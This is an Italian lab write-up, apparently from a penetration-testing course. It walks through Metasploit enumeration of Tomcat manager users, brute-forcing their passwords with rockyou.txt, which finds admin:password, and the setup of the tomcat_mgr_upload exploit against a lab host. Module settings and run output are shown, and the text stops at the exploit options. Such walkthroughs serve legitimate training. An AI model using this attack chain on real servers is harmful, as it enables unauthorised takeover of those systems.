
Utilizziamo ora il framework *Metasploit*, un tool presente nella macchina attaccante, che permette varie operazioni per prendere il controllo della macchina target. Ricorrendo all'*auxiliary/scanner/http/tomcat_enum* opportunamente configurato, riusciamo ad ottenere una lista di utenti:

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	true	no	Try each user/password couple stored in the current database
DB_ALL_PASS	true	no	Add all passwords in the current database to the list
DB_ALL_USERS	true	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The path of the Apache Tomcat Administration page
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	yes	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/tomcat_enum) > run
[*] http://192.168.200:8080/manager - Checking j_security_check ...
[*] http://192.168.200:8080/manager - Server returned: 302
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'admin'
[+] http://192.168.200:8080/manager - Apache Tomcat admin found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'manager'
[+] http://192.168.200:8080/manager - Apache Tomcat manager found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'role1'
[+] http://192.168.200:8080/manager - Apache Tomcat role1 found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'role'
[+] http://192.168.200:8080/manager - Apache Tomcat role found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'root'
[+] http://192.168.200:8080/manager - Apache Tomcat root found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'tomcat'
[+] http://192.168.200:8080/manager - Apache Tomcat tomcat found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'both'
[+] http://192.168.200:8080/manager - Apache Tomcat both found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'QCC'
[+] http://192.168.200:8080/manager - Apache Tomcat QCC found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'j2deployer'
[+] http://192.168.200:8080/manager - Apache Tomcat j2deployer found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'ovwebusr'
[+] http://192.168.200:8080/manager - Apache Tomcat ovwebusr found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'cx sdk'
[+] http://192.168.200:8080/manager - Apache Tomcat cx sdk found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'ADMIN'
[+] http://192.168.200:8080/manager - Apache Tomcat ADMIN found
[*] http://192.168.200:8080/manager - Apache Tomcat - Trying name: 'xampp'
[+] http://192.168.200:8080/manager - Apache Tomcat xampp found
[+] http://192.168.200:8080/manager - Users found: ADMIN, QCC, admin, both, cx sdk, j2 deployer, manager, ov webusr, role, role1, root, tomcat, xampp
```

Usiamo ora l'*auxiliary/scanner/http/tomcat_mgr_login* per scovare le password degli utenti trovati in precedenza



Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/wordlists/rockyou.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kali/Desktop/Traccia5_Users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!

[+] 192.168.200.200:8080 - LOGIN FAILED: admin:123456 (Incorrect)

[+] 192.168.200.200:8080 - LOGIN FAILED: admin:12345 (Incorrect)

[+] 192.168.200.200:8080 - LOGIN FAILED: admin:123456789 (Incorrect)


[+] 192.168.200.200:8080 - Login Successful: admin:password

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/tomcat_mgr_login) > █

Ora che abbiamo individuato utente e relativa password, procediamo ad effettuare l'exploit ricorrendo al modulo *exploit/multi/http/tomcat_mgr_upload*



The screenshot shows a Kali Linux desktop environment with a Metasploit Framework window open. The window displays the following information:

- File Actions Edit View Help**
- msf6 exploit(multi/http/tomcat_mgr_upload) > options**
- Module options (exploit/multi/http/tomcat_mgr_upload):**


Name	Current Setting	Required	Description
HttpPassword	password	no	The password for the specified username
HttpUsername	admin	no	The username to authenticate as
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST	no		HTTP server virtual host
